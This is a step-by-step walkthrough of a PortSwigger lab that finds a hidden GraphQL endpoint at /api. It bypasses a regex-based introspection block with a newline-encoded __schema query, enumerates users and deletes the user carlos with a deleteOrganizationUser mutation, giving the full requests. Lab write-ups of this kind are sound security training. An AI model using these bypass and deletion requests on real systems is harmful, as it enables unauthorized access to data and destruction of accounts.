PortSwigger

Lab Description
The user management functions for this lab are powered by a hidden GraphQL endpoint. You won’t be able to find this endpoint by simply clicking pages in the site. The endpoint also has some defenses against introspection.
Objective: Find the hidden endpoint and delete carlos.
Step 1: Find the Hidden GraphQL Endpoint
Test common GraphQL suffixes:
/graphql/graphql/v1/api/v1/graphql/graphiql

Test /api with a universal query:
GET /api?query=query{__typename} HTTP/1.1
Response:
{
  "data": {
    "__typename": "query"
  }
}

- The hidden endpoint is
/api.
Step 2: Attempt Introspection (Blocked)

Send an introspection query:
GET /api?query=query+IntrospectionQuery+{__schema{types{name}}} HTTP/1.1
- Response: Introspection is disallowed.
Step 3: Bypass Introspection Defense
Add a newline after __schema:
GET /api?query=query+IntrospectionQuery+{__schema%0a{types{name}}} HTTP/1.1

Why this works:
- The server uses a regex to block
__schema{ - By adding
%0a(newline) after__schema, the regex no longer matches - The GraphQL parser still interprets it correctly
Response: Full introspection details are returned.

Step 4: Save Queries to Site Map
- Right-click the introspection response GraphQL > Save GraphQL queries to site map
- Go to Target > Site map

Step 5: Find the getUser Query
Query:
query getUser($id: Int!) {
  getUser(id: $id) {
    id
    username
  }
}
Send with different IDs to find carlos:
/api?query=query+getUser($id:Int!){getUser(id:$id){id username}}&variables={"id":3}

Response:

- Carlos’s ID is 3.
Step 6: Find the deleteOrganizationUser Mutation
From introspection, locate the mutation:
deleteOrganizationUser(input: {id: Int!}): DeleteOrganizationUserPayload

Step 7: Delete Carlos
Mutation:
mutation {
  deleteOrganizationUser(input: {id: 3}) {
    user {
      id
    }
  }
}
URL-encoded request:
/api?query=mutation+%7B%0A%09deleteOrganizationUser%28input%3A%7Bid%3A+3%7D%29+%7B%0A%09%09user+%7B%0A%09%09%09id%0A%09%09%7D%0A%09%7D%0A%7D
Step 8: Lab Solved
